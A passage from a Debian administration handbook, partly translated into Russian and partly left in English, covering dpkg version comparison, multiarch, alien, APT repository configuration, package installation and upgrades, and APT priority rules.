Обратите внимание на неожиданный сбой последнего сравнения: для **dpkg** буквы `pre`, обозначающие, как правило, предварительный выпуск, не имеет никакого особого значения, и буквенные символы сравниваются таким же образом, как и числа (a < b < c ...), в алфавитном порядке. Именно поэтому **dpkg** считает, что «`0pre3`» больше, чем «`0`». При необходимости указать в номере версии, что она относится к предварительному выпуску, используется символ тильды «`~`»:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Файл журнала dpkg

dpkg сохраняет журнал всех своих действий в `/var/log/dpkg.log`. Этот журнал чрезвычайно подробный: в нём задокументированы все этапы обработки пакетов **dpkg**. Этот журнал помогает не только отследить поведение dpkg, но и сохранить историю изменений в системе: можно найти точный момент, когда каждый пакет был установлен или обновлён, и эта информация может быть чрезвычайно полезной при выяснении причин изменения поведения системы в целом. Кроме того, ведётся запись информации обо всех версиях, и её легко сверить с `changelog.Debian.gz` из соответствующего пакета или с отчётами об ошибках онлайн.

5.4.5. Поддержка мультиархитектуры

Все пакеты Debian имеют поле `Architecture` в своих метаданных. Это поле может содержать либо значение «`all`» (для пакетов, которые не зависят от архитектуры), либо название конкретной архитектуры, для которой пакет предназначен (например «amd64», «armhf», …). В последнем случае **dpkg** по умолчанию допустит установку пакета только в том случае, если его архитектура соответствует архитектуре системы, возвращаемой **dpkg --print-architecture**.

Это ограничение гарантирует, что в системе не окажется двоичных файлов,

скомпилированных для неправильной архитектуры. Всё было бы прекрасно, но на (некоторых) компьютерах можно запускать двоичные файлы для разных архитектур, нативно (к примеру, на системах «amd64» работают двоичные файлы для «i386») или через эмуляторы.

5.4.5.1. Включение мультиархитектуры

Поддержка мультиархитектуры **dpkg** позволяет определять «чужеродные архитектуры», которые могут быть установлены в данной системе. Это легко сделать с помощью **dpkg --add-architecture**, как показано в примере ниже. Существует и соответствующая команда **dpkg --remove-architecture** для отключения поддержки чужеродной архитектуры, но её можно использовать только в том случае, когда в системе не осталось ни одного пакета этой архитектуры.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
dpkg: ошибка при обработке параметра gcc-4.7-base_4.7.2-5_armhf.deb (--insta
 архитектура пакета (armhf) не соответствует архитектуре системы (amd64)
При обработке следующих пакетов произошли ошибки:
 gcc-4.7-base_4.7.2-5_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
Выбор ранее не выбранного пакета gcc-4.7-base:armhf.
(Чтение базы данных … на данный момент установлено 97399 файлов и каталогов.)
Распаковывается пакет gcc-4.7-base:armhf (из файла gcc-4.7-base_4.7.2-5_armh
Настраивается пакет gcc-4.7-base:armhf (4.7.2-5) …
# dpkg --remove-architecture armhf
dpkg: ошибка: невозможно удалить архитектуру «armhf», которая в данный момен
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

ЗАМЕТКА **Поддержка мультиархитектуры в APT**

APT автоматически определит, если dpkg будет настроен на поддержку чужеродных архитектур, и начнёт загрузку соответствующих файлов `Packages` в процессе обновления.

Чужеродные пакеты можно установить при помощи команды **apt install** ***пакет*:*архитектура***.

НА ПРАКТИКЕ **Использование собственнических двоичных файлов i386 в системах amd64**

Есть несколько случаев, когда может пригодиться мультиархитектура, но самым распространённымным из них является обеспечение возможности запуска 32-битных файллов (i386) на 64-битных системах (amd64), в частности потому что некоторые популярные собственнические приложения (вроде Skype) доступны только в виде 32-разрядных версий.

5.4.5.2. Изменения, связанные с мультиархитектурой

Чтобы сделать мультиархитектурную поддержку по-настоящему полезной, библиотеки требовалось перепаковать, переместив их в каталог, соответствующий архитектуре, чтобы можно было установить несколько копий (для разных архитектур) одновременно. Такие обновлённые пакеты содержат заголовок "`Multi-Arch: same`", указывающий системе управления пакетами, что разные архитектуры пакетов можно устанавливать совместно (и что эти пакеты могут удовлетворять зависимости только пакетов той же архитектуры). Так как поддержка мультиархитектуры была добавлена только в Debian Wheezy, ещё не все библиотеки преобразованы.

```
$ dpkg -s gcc-4.9-base
dpkg-query: ошибка: --status требует корректное имя пакета, но 'gcc-4.9-base

Используйте параметр --help для вывода справки по запросам пакетов.
$ dpkg -s gcc-4.9-base:amd64 gcc-4.9-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-4.9-base/copyright
gcc-4.9-base:amd64, gcc-4.9-base:armhf: /usr/share/doc/gcc-4.9-base/copyright
```

Стоит отметить, что для пакетов с полем `Multi-Arch: same` следует указывать имена с названием архитектуры, чтобы их можно было однозначно идентифицировать. Они также могут иметь общие файлы с другими экземплярами того же пакета; **dpkg** в этом случае гарантирует, что все пакеты имеют бит-в-бит идентичные общие файлы. Все экземпляры пакета должны быть одной и той же версии, так что и обновляться они должны вместе.

Поддержка мультиархитектуры также привносит некоторые интересные особенности в механизм обработки зависимосей. Для удовлетворения зависимости требуется либо пакет, помеченный «`Multi-Arch: foreign`», или пакет с такой же архитектурой (при разрешении зависимости архитектуро-независимые пакеты считаются имеющими ту же архитектуру, что и система). Зависимость может также быть ослаблена, чтобы позволить пакету любой архитектуры удовлетворять её, с помощью синтаксиса *`пакет`*`:any`, но но чужеродные пакеты могут удовлетворять такую зависимость, только если они помечены «`Multi-Arch: allowed`».

5.5. Сосуществование с другими пакетными системами

Пакеты Debian — это не единственный формат пакетов, используемый в мире свободного ПО. Основным конкурентом является формат RPM из дистрибутива Red Hat Linux и его многочисленных производных. Red Hat — очень популярный коммерческий дистрибутив. Поэтому программное обеспечение, предоставляемое третьими сторонами, как правило распространяется в виде пакетов RPM, а не Debian.

Столкнувшись с такой ситуацией, важно знать, что программа **rpm**, работающая с RPM-пакетами, доступна в виде пакета Debian, что делает возможным использование этого формата пакетов в Debian. Но нужно быть крайне осторожным и ограничиться такими операциями, как получение информации о пакете или проверка его целостности. Устанавливать пакеты RPM с помощью **rpm** в Debian неблагоразумно; RPM использует свою собственную базу данных, отличную от используемой «родным» ПО (таким как **dpkg**). По этой причине невозможно гарантировать стабильное сосуществование двух пакетных систем.

С другой стороны, утилита alien может преобразовывать пакеты RPM в Debian и наоборот.

> ***СООБЩЕСТВО*** **Поощрение внедрения `.deb`**
>
> Если вы регулярно используете **alien** для установки пакетов RPM, которые предоставляет ваш поставщик, не стесняйтесь написать ему и дружелюбно объяснить, что вы предпочли бы формат `.deb`. Обратие внимание, что формат пакета — это ещё не всё: пакет `.deb`, полученный при помощи **alien** или подготовленный для версии Debian, отличной от той, которой вы пользуетесь, или для производного дистрибутива вроде Ubuntu, возможно, не обеспечит того уровня качества и интеграции, как пакет, подготовленный специально для Debian Wheezy.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
  64 phpmyadmin_2.0.5-2_all.deb
```

Как вы можете убедиться, тут нет ничего сложного. Не забывайте, однако, что созданный пакет не содержит никакой информацию о зависимостях, поскольку зависимости в двух форматах пакетов не имеют строгого соответствия друг другу. Поэтому администратору придется вручную проверить работоспособность преобразованного пакета, и это является главной причиной, по которой следует избегать использования полученных таким образом пакетов Debian. К счастью, в репозиторях Debian находится самый большой набор пакетов программного обеспечения, и скорее всего то, что вы ищете, там уже есть.

Заглянув на страницу man команды **alien**, вы заметите, что эта программа может

работать и с другими форматами пакетов, в частности с используемым в дистрибутиве Slackware (там используются самые обычные архивы `tar.gz`).

Debian славится стабильностью программного обеспечения, развёрнутого инструментом dpkg. Набор инструментові APT, описанный в следующей главе, не хуже, и при этом освобождает администратора от управления статусом пакетов — важной, но непростой задачи.

Глава 6. Поддержка и обновление: APT инструменты

Debian популярен среди администраторов легкостью установки программного обеспечения и простотой обновления всей системы. Это уникальное преимущество обусловлено, главным образом, программой *APT*, которую администраторы Falcot Corp изучают с энтузиазмом.

APT - это аббревиатура от Advanced Package Tool (англ. улучшенный инструмент для работы с пакетами). Что делает данную программу “улучшенной” так это подход к работе с пакетами. APT не работает с каждым пакетом в системе по отдельности, а рассматривает их множество как единое целое, что обеспечивает наилучшее комбинирование пакетов, основываясь на уже установленных пакетах и тех, что предлагаются по зависимостям.

***СЛОВАРЬ* Источник пакета и исходник пакета**

The word *source* can be ambiguous. A source package — a package containing the source code of a program — should not be confused with a package source — a repository (website, FTP server, CD-ROM, local directory, etc.) which contains packages.

APT needs to be given a “list of package sources”: the file `/etc/apt/sources.list` will list the different repositories (or “sources”) that publish Debian packages. APT will then import the list of packages published by each of these sources. This operation is achieved by downloading `Packages.xz` or a variant using a different compression method (such as `Packages.gz` or `.bz2`) files (in case of a source of binary packages) and `Sources.xz` or a variant (in case of a source of source packages) and by analyzing their contents. When an old copy of these files is already present, APT can update it by only downloading the differences (see sidebar *TIP* Incremental upgrade).

***BACK TO BASICS* gzip, bzip2, LZMA and XZ Compression**

A `.gz` extension refers to a file compressed with the **gzip** utility. **gzip** is the fast and efficient traditional Unix utility to compress files. Newer tools achieve better rates of compression but require more resources (computation time and memory) to compress and uncompress a file. Among them, and by order of appearance, there are **bzip2** (generating files with a `.bz2` extension), **lzma** (generating `.lzma` files) and **xz** (generating `.xz` files).

6.1. Filling in the `sources.list` File

6.1.1. Syntax

Each active line of the `/etc/apt/sources.list` file contains the description of a source, made of 3 parts separated by spaces.

The first field indicates the source type:

- "`deb`" for binary packages,
- "`deb-src`" for source packages.

The second field gives the base URL of the source (combined with the filenames present in the `Packages.gz` files, it must give a full and valid URL): this can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system's file hierarchy, with `http://` to indicate a source accessible from a web server, or with `ftp://` for a source available on an FTP server. The URL can also start with `cdrom:` for CD-ROM/DVD-ROM/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are more and more common.

The syntax of the last field depends on the structure of the repository. In the simplest cases, you can simply indicate a subdirectory (with a required trailing slash) of the desired source (this is often a simple "`./`" which refers to the absence of a subdirectory — the packages are then directly at the specified URL). But in the most common case, the repositories will be structured like a Debian mirror, with multiple distributions each having multiple components. In those cases, name the chosen distribution (by its "codename" — see the list in sidebar *СООБЩЕСТВО* Брюс Перенс, скандальный лидер — or by the corresponding "suites" — `stable`, `testing`, `unstable`), then the components (or sections) to enable (chosen between `main`, `contrib`, and `non-free` in a typical Debian mirror).

> ***VOCABULARY*** **The `main`, `contrib` and `non-free` archives**
>
> Debian uses three sections to differentiate packages according to the licenses chosen by the authors of each work. `Main` gathers all packages which fully comply with the Debian Free Software Guidelines.
>
> The `non-free` archive is different because it contains software which does not (entirely) conform to these principles but which can nevertheless be distributed without restrictions. This archive, which is not officially part of Debian, is a service for users who could need some of those programs — however Debian always recommends giving priority to free software. The existence of this section represents a considerable problem for Richard M. Stallman and keeps the Free Software Foundation from recommending Debian to users.
>
> `Contrib` (contributions) is a set of open source software which cannot function without some non-free elements. These elements can be software from the `non-free` section, or non-free files such as game ROMs, BIOS of consoles, etc. `Contrib` also includes free software whose compilation requires proprietary elements. This was initially the case for the OpenOffice.org office suite, which used to require a proprietary Java environment.

> ***TIP*** **`/etc/apt/sources.list.d/*.list` files**
>
> If many package sources are referenced, it can be useful to split them in multiple files. Each part is then stored in `/etc/apt/sources.list.d/`*`filename`*`.list` (see sidebar *BACK TO BASICS* Directories ending in `.d`).

The `cdrom` entries describe the CD/DVD-ROMs you have. Contrary to other entries, a CD-ROM is not always available since it has to be inserted into the drive and since only one disc can be read at a time. For those reasons, these sources are managed in a slightly different way, and need

to be added with the **apt-cdrom** program, usually executed with the `add` parameter. The latter will then request the disc to be inserted in the drive and will browse its contents looking for `Packages` files. It will use these files to update its database of available packages (this operation is usually done by the **apt update** command). From then on, APT can require the disc to be inserted if it needs one of its packages.

6.1.2. Repositories for Stable Users

Here is a standard `sources.list` for a system running the Stable version of Debian:

Пример 6.1. `/etc/apt/sources.list` file for users of Debian Stable

```
# Security updates
deb http://security.debian.org/ jessie/updates main contrib non-free
deb-src http://security.debian.org/ jessie/updates main contrib non-free

## Debian mirror

# Base repository
deb http://ftp.debian.org/debian jessie main contrib non-free
deb-src http://ftp.debian.org/debian jessie main contrib non-free

# Stable updates
deb http://ftp.debian.org/debian jessie-updates main contrib non-free
deb-src http://ftp.debian.org/debian jessie-updates main contrib non-free

# Stable backports
deb http://ftp.debian.org/debian jessie-backports main contrib non-free
deb-src http://ftp.debian.org/debian jessie-backports main contrib non-free
```

This file lists all sources of packages associated with the Jessie version of Debian (the current Stable as of this writing). We opted to name “jessie” explicitly instead of using the corresponding “stable“ alias (`stable`, `stable-updates`, `stable-backports`) because we don't want to have the underlying distribution changed outside of our control when the next stable release comes out.

Most packages will come from the “base repository” which contains all packages but is seldom updated (about once every 2 months for a “point release”). The other repositories are partial (they do not contain all packages) and can host updates (packages with newer version) that APT might install. The following sections will explain the purpose and the rules governing each of those repositories.

Note that when the desired version of a package is available on several repositories, the first one listed in the `sources.list` file will be used. For this reason, non-official sources are usually added at the end of the file.

As a side note, most of what this section says about Stable applies equally well to Oldstable since the latter is just an older Stable that is maintained in parallel.

6.1.2.1. Security Updates

The security updates are not hosted on the usual network of Debian mirrors but on `security.debian.org` (on a small set of machines maintained by the Debian System Administrators). This archive contains security updates (prepared by the Debian Security Team and/or by package maintainers) for the Stable distribution.

The server can also host security updates for Testing but this doesn't happen very often since those updates tend to reach Testing via the regular flow of updates coming from Unstable.

6.1.2.2. Stable Updates

Stable updates are not security sensitive but are deemed important enough to be pushed to users before the next stable point release.

This repository will typically contain fixes for critical bugs which could not be fixed before release or which have been introduced by subsequent updates. Depending on the urgency, it can also contain updates for packages that have to evolve over time… like spamassassin's spam detection rules, clamav's virus database, or the daylight-saving time rules of all timezones (tzdata).

In practice, this repository is a subset of the `proposed-updates` repository, carefully selected by the Stable Release Managers.

6.1.2.3. Proposed Updates

Once published, the Stable distribution is only updated about once every 2 months. The `proposed-updates` repository is where the expected updates are prepared (under the supervision of the Stable Release Managers).

The security and stable updates documented in the former sections are always included in this repository, but there is more too, because package maintainers also have the opportunity to fix important bugs that do not deserve an immediate release.

Anyone can use this repository to test those updates before their official publication. The extract below uses the `jessie-proposed-updates` alias which is both more explicit and more consistent since `wheezy-proposed-updates` also exists (for the Oldstable updates):

```
deb http://ftp.debian.org/debian jessie-proposed-updates main contrib non-fre
```

6.1.2.4. Stable Backports

The `stable-backports` repository hosts “package backports”. The term refers to a package of some recent software which has been recompiled for an older distribution, generally for Stable.

When the distribution becomes a little dated, numerous software projects have released new versions that are not integrated into the current Stable (which is only modified to address the

most critical problems, such as security problems). Since the Testing and Unstable distributions can be more risky, package maintainers sometimes offer recompilations of recent software applications for Stable, which has the advantage to limit potential instability to a small number of chosen packages.

→ http://backports.debian.org

The `stable-backports` repository is now available on the usual Debian mirrors. But backports for Squeeze are still hosted on a dedicated server (`backports.debian.org`), and requires the following `sources.list` entry:

```
deb http://backports.debian.org/debian-backports squeeze-backports main cont
```

Backports from `stable-backports` are always created from packages available in Testing. This ensures that all installed backports will be upgradable to the corresponding stable version once the next stable release of Debian is available.

Even though this repository provides newer versions of packages, APT will not install them unless you give explicit instructions to do so (or unless you have already done so with a former version of the given backport):

```
$ sudo apt-get install package/jessie-backports
$ sudo apt-get install -t jessie-backports package
```

6.1.3. Repositories for Testing/Unstable Users

Here is a standard `sources.list` for a system running the Testing or Unstable version of Debian:

Пример 6.2. `/etc/apt/sources.list` file for users of Debian Testing/Unstable

```
# Unstable
deb http://ftp.debian.org/debian unstable main contrib non-free
deb-src http://ftp.debian.org/debian unstable main contrib non-free

# Testing
deb http://ftp.debian.org/debian testing main contrib non-free
deb-src http://ftp.debian.org/debian testing main contrib non-free

# Stable
deb http://ftp.debian.org/debian stable main contrib non-free
deb-src http://ftp.debian.org/debian stable main contrib non-free

# Security updates
deb http://security.debian.org/ stable/updates main contrib non-free
deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

With this `sources.list` file APT will install packages from Unstable. If that is not desired, use the `APT::Default-Release` setting (see Раздел 6.2.3, «System Upgrade») to instruct APT to

pick packages from another distribution (most likely Testing in this case).

There are good reasons to include all those repositories, even though a single one should be enough. Testing users will appreciate the possibility to cherry-pick a fixed package from Unstable when the version in Testing is affected by an annoying bug. On the opposite, Unstable users bitten by unexpected regressions have the possibility to downgrade packages to their (supposedly working) Testing version.

The inclusion of Stable is more debatable but it often gives access to some packages which have been removed from the development versions. It also ensures that you get the latest updates for packages which have not been modified since the last stable release.

6.1.3.1. The Experimental Repository

The archive of Experimental packages is present on all Debian mirrors, and contains packages which are not in the Unstable version yet because of their substandard quality — they are often software development versions or pre-versions (alpha, beta, release candidate…). A package can also be sent there after undergoing subsequent changes which can generate problems. The maintainer then tries to uncover them with help from advanced users who can handle important issues. After this first stage, the package is moved into Unstable, where it reaches a much larger audience and where it will be tested in much more detail.

Experimental is generally used by users who do not mind breaking their system and then repairing it. This distribution gives the possibility to import a package which a user wants to try or use as the need arises. That is exactly how Debian approaches it, since adding it in APT's `sources.list` file does not lead to the systematic use of its packages. The line to be added is:

```
deb http://ftp.debian.org/debian experimental main contrib non-free
```

6.1.4. Non-Official Resources: `mentors.debian.net`

There are numerous non-official sources of Debian packages set up by advanced users who have recompiled some software (Ubuntu made this popular with their Personal Package Archive service), by programmers who make their creation available to all, and even by Debian developers who offer pre-versions of their package online.

The `mentors.debian.net` site is interesting (although it only provides source packages), since it gathers packages created by candidates to the status of official Debian developer or by volunteers who wish to create Debian packages without going through that process of integration. These packages are made available without any guarantee regarding their quality; make sure that you check their origin and integrity and then test them before you consider using them in production.

COMMUNITY **The `debian.net` sites**

The *debian.net* domain is not an official resource of the Debian project. Each Debian developer may use that domain name for their own use. These websites can contain unofficial services (sometimes personal sites) hosted on a machine which does

not belong to the project and set up by Debian developers, or even prototypes about to be moved on to *debian.org*. Two reasons can explain why some of these prototypes remain on *debian.net*: either no one has made the necessary effort to transform it into an official service (hosted on the *debian.org* domain, and with a certain guarantee of maintenance), or the service is too controversial to be officialized.

Installing a package means giving root rights to its creator, because they decide on the contents of the initialization scripts which are run under that identity. Official Debian packages are created by volunteers who have been co-opted and reviewed and who can seal their packages so that their origin and integrity can be checked.

In general, be wary of a package whose origin you don't know and which isn't hosted on one of the official Debian servers: evaluate the degree to which you can trust the creator, and check the integrity of the package.

→ http://mentors.debian.net/

***GOING FURTHER* Old package versions: `snapshot.debian.org`**

The `snapshot.debian.org` service, introduced in April 2010, can be used to "go backwards in time" and to find an old version of a package. It can be used for example to identify which version of a package introduced a regression, and more concretely, to come back to the former version while waiting for the regression fix.

6.1.5. Caching Proxy for Debian Packages

When an entire network of machines is configured to use the same remote server to download the same updated packages, any administrator knows that it would be beneficial to have an intermediate proxy acting as a network-local cache (see sidebar *VOCABULARY* Cache).

You can configure APT to use a "standard" proxy (see Раздел 6.2.4, «Configuration Options» for the APT side, and Раздел 11.6, «HTTP/FTP Proxy» for the proxy side), but the Debian ecosystem offers better options to solve this problem. The dedicated software presented in this section are smarter than a plain proxy cache because they can rely on the specific structure of APT repositories (for instance they know when individual files are obsolete or not, and thus adjust the time during which they are kept).

apt-cacher and apt-cacher-ng work like usual proxy cache servers. APT's `sources.list` is left unchanged, but APT is configured to use them as proxy for outgoing requests.

approx, on the other hand, acts like an HTTP server that "mirrors" any number of remote repositories in its top-level URLs. The mapping between those top-level directories and the remote URLs of the repositories is stored in `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian   http://ftp.debian.org/debian
security http://security.debian.org
```

approx runs by default on port 9999 via inetd (see Раздел 9.6, «The **inetd** Super-Server») and requires the users to adjust their `sources.list` file to point to the approx server:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security jessie/updates main contrib non-free
deb http://apt.falcot.com:9999/debian jessie main contrib non-free
```

6.2. aptitude, apt-get, and apt Commands

APT is a vast project, whose original plans included a graphical interface. It is based on a library which contains the core application, and **apt-get** is the first front end — command-line based — which was developed within the project. **apt** is a second command-line based front end provided by APT which overcomes some design mistakes of **apt-get**.

Numerous other graphical interfaces then appeared as external projects: **synaptic**, **aptitude** (which includes both a text mode interface and a graphical one — even if not complete yet), **wajig**, etc. The most recommended interface, **apt**, is the one that we will use in the examples given in this section. Note however that **apt-get** and **aptitude** have a very similar command line syntax. When there are major differences between **apt**, **apt-get** and **aptitude**, these differences will be detailed.

6.2.1. Initialization

For any work with APT, the list of available packages needs to be updated; this can be done simply through **apt update**. Depending on the speed of your connection, the operation can take a while since it involves downloading a certain number of `Packages`/`Sources`/`Translation-`*`language-code`* files, which have gradually become bigger and bigger as Debian has developed (at least 10 MB of data for the `main` section). Of course, installing from a CD-ROM set does not require any downloading — in this case, the operation is very fast.

6.2.2. Installing and Removing

With APT, packages can be added or removed from the system, respectively with **apt install** ***`package`*** and **apt remove** ***`package`***. In both cases, APT will automatically install the necessary dependencies or delete the packages which depend on the package that is being removed. The **apt purge** ***`package`*** command involves a complete uninstallation — the configuration files are also deleted.

TIP **Installing the same selection of packages several times**

It can be useful to systematically install the same list of packages on several computers. This can be done quite easily.

First, retrieve the list of packages installed on the computer which will serve as the “model” to copy.

```
$ dpkg --get-selections >pkg-list
```

The `pkg-list` file then contains the list of installed packages. Next, transfer the `pkg-list` file onto the computers you want to update and use the following commands:

```
## Update dpkg's database of known packages
# avail=`mktemp`
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
```

```
# rm -f "$avail"
## Update dpkg's selections
# dpkg --set-selections < pkg-list
## Ask apt-get to install the selected packages
# apt-get dselect-upgrade
```

The first commands records the list of available packages in the dpkg database, then **dpkg --set-selections** restores the selection of packages that you wish to install, and the **apt-get** invocation executes the required operations! **aptitude** does not have this command.

***TIP* Removing and installing at the same time**

It is possible to ask **apt** (or **apt-get**, or **aptitude**) to install certain packages and remove others on the same command line by adding a suffix. With an **apt install** command, add "-" to the names of the packages you wish to remove. With an **apt remove** command, add "+" to the names of the packages you wish to install.

The next example shows two different ways to install *package1* and to remove *package2*.

```
# apt install package1 package2-
[...]
# apt remove package1+ package2
[...]
```

This can also be used to exclude packages which would otherwise be installed, for example due to a `Recommends`. In general, the dependency solver will use that information as a hint to look for alternative solutions.

***TIP* apt --reinstall and aptitude reinstall**

The system can sometimes be damaged after the removal or modification of files in a package. The easiest way to retrieve these files is to reinstall the affected package. Unfortunately, the packaging system finds that the latter is already installed and politely refuses to reinstall it; to avoid this, use the `--reinstall` option of the **apt** and **apt-get** commands. The following command reinstalls postfix even if it is already present:

```
# apt --reinstall install postfix
```

The **aptitude** command line is slightly different, but achieves the same result with **aptitude reinstall postfix**.

The problem does not arise with **dpkg**, but the administrator rarely uses it directly.

Be careful! Using **apt --reinstall** to restore packages modified during an attack will certainly not recover the system as it was. Раздел 14.7, «Dealing with a Compromised Machine» details the necessary steps to take with a compromised system.

If the file `sources.list` mentions several distributions, it is possible to give the version of the package to install. A specific version number can be requested with **apt install *package*=*version***, but indicating its distribution of origin (Stable, Testing or Unstable) — with **apt install *package*/*distribution*** — is usually preferred. With this command, it is possible to go back to an older version of a package (if for instance you know that it works well), provided that it is still available in one of the sources referenced by the `sources.list` file. Otherwise the `snapshot.debian.org` archive can come to the rescue (see sidebar *GOING FURTHER* Old package versions: `snapshot.debian.org`).

Пример 6.3. Installation of the unstable version of spamassassin

```
# apt install spamassassin/unstable
```

***GOING FURTHER* The cache of `.deb` files**

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through

them. Two commands can be used: **apt-get clean** entirely empties the directory; **apt-get autoclean** only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed). Note that **apt** does not support those commands.

6.2.3. System Upgrade

Regular upgrades are recommended, because they include the latest security updates. To upgrade, use **apt upgrade**, **apt-get upgrade** or **aptitude safe-upgrade** (of course after **apt update**). This command looks for installed packages which can be upgraded without removing any packages. In other words, the goal is to ensure the least intrusive upgrade possible. **apt-get** is slightly more demanding than **aptitude** or **apt** because it will refuse to install packages which were not installed beforehand.

***TIP* Incremental upgrade**

As we explained earlier, the aim of the **apt update** command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a **bzip2** compression, these files can remain rather large (the `Packages.xz` for the *main* section of Jessie takes more than 6 MB). If you wish to upgrade regularly, these downloads can take up a lot of time.

To speed up the process APT can download "diff" files containing the changes since the previous update, as opposed to the entire file. To achieve this, official Debian mirrors distribute different files which list the differences between one version of the `Packages` file and the following version. They are generated at each update of the archives and a history of one week is kept. Each of these "diff" files only takes a few dozen kilobytes for Unstable, so that the amount of data downloaded by a weekly **apt update** is often divided by 10. For distributions like Stable and Testing, which change less, the gain is even more noticeable.

However, it can sometimes be of interest to force the download of the entire `Packages` file, especially when the last upgrade is very old and when the mechanism of incremental differences would not contribute much. This can also be interesting when network access is very fast but when the processor of the machine to upgrade is rather slow, since the time saved on the download is more than lost when the computer calculates the new versions of these files (starting with the older versions and applying the downloaded differences). To do that, you can use the configuration parameter `Acquire::Pdiffs` and set it to `false`.

apt will generally select the most recent version number (except for packages from Experimental and stable-backports, which are ignored by default whatever their version number). If you specified Testing or Unstable in your `sources.list`, **apt upgrade** will switch most of your Stable system to Testing or Unstable, which might not be what you intended.

To tell **apt** to use a specific distribution when searching for upgraded packages, you need to use the `-t` or `--target-release` option, followed by the name of the distribution you want (for example: **apt -t stable upgrade**). To avoid specifying this option every time you use **apt**, you can add `APT::Default-Release "stable";` in the file `/etc/apt/apt.conf.d/local`.

For more important upgrades, such as the change from one major Debian version to the next, you need to use **apt full-upgrade**. With this instruction, **apt** will complete the upgrade even if it has to remove some obsolete packages or install new dependencies. This is also the command used by users who work daily with the Debian Unstable release and follow its evolution day by day. It is so simple that it hardly needs explanation: APT's reputation is based on this great

functionality.

Unlike **apt** and **aptitude**, **apt-get** doesn't know the **full-upgrade** command. Instead, you should use **apt-get dist-upgrade** (”distribution upgrade”), the historical and well-known command that **apt** and **aptitude** also accept for the convenience of users who got used to it.

6.2.4. Configuration Options

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory. Remember for instance that it is possible for APT to tell **dpkg** to ignore file conflict errors by specifying `DPkg::options { "--force-overwrite"; }`.

If the Web can only be accessed through a proxy, add a line like `Acquire::http::proxy "http://`*`yourproxy`*`:3128"`. For an FTP proxy, write `Acquire::ftp::proxy "ftp://`*`yourproxy`*`"`. To discover more configuration options, read the apt.conf(5) manual page with the **man apt.conf** command (for details on manual pages, see Раздел 7.1.1, «Страницы руководств»).

BACK TO BASICS **Directories ending in `.d`**

Directories with a `.d` suffix are used more and more often. Each directory represents a configuration file which is split over multiple files. In this sense, all of the files in `/etc/apt/apt.conf.d/` are instructions for the configuration of APT. APT includes them in alphabetical order, so that the last ones can modify a configuration element defined in one of the first ones.

This structure brings some flexibility to the machine administrator and to the package maintainers. Indeed, the administrator can easily modify the configuration of the software by adding a ready-made file in the directory in question without having to change an existing file. Package maintainers use the same approach when they need to adapt the configuration of another software to ensure that it perfectly co-exists with theirs. The Debian policy explicitly forbids modifying configuration files of other packages — only users are allowed to do this. Remember that during a package upgrade, the user gets to choose the version of the configuration file that should be kept when a modification has been detected. Any external modification of the file would trigger that request, which would disturb the administrator, who is sure not to have changed anything.

Without a `.d` directory, it is impossible for an external package to change the settings of a program without modifying its configuration file. Instead it must invite the user to do it themselves and lists the operations to be done in the file `/usr/share/doc/`*`package`*`/README.Debian`.

Depending on the application, the `.d` directory is used directly or managed by an external script which will concatenate all the files to create the configuration file itself. It is important to execute the script after any change in that directory so that the most recent modifications are taken into account. In the same way, it is important not to work directly in the configuration file created automatically, since everything would be lost at the next execution of the script. The chosen method (`.d` directory used directly or a file generated from that directory) is usually dictated by implementation constraints, but in both cases the gains in terms of configuration flexibility more than make up for the small complications that they entail. The Exim 4 mail server is an example of the generated file method: it can be configured through several files (`/etc/exim4/conf.d/*`) which are concatenated into `/var/lib/exim4/config.autogenerated` by the **update-exim4.conf** command.

6.2.5. Managing Package Priorities

One of the most important aspects in the configuration of APT is the management of the priorities associated with each package source. For instance, you might want to extend one distribution

with one or two newer packages from Testing, Unstable or Experimental. It is possible to assign a priority to each available package (the same package can have several priorities depending on its version or the distribution providing it). These priorities will influence APT's behavior: for each package, it will always select the version with the highest priority (except if this version is older than the installed one and if its priority is less than 1000).

APT defines several default priorities. Each installed package version has a priority of 100. A non-installed version has a priority of 500 by default, but it can jump to 990 if it is part of the target release (defined with the `-t` command-line option or the `APT::Default-Release` configuration directive).

You can modify the priorities by adding entries in the `/etc/apt/preferences` file with the names of the affected packages, their version, their origin and their new priority.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000. APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule has been created to cover the case of a package update without the increment of the revision number, which is usually required).

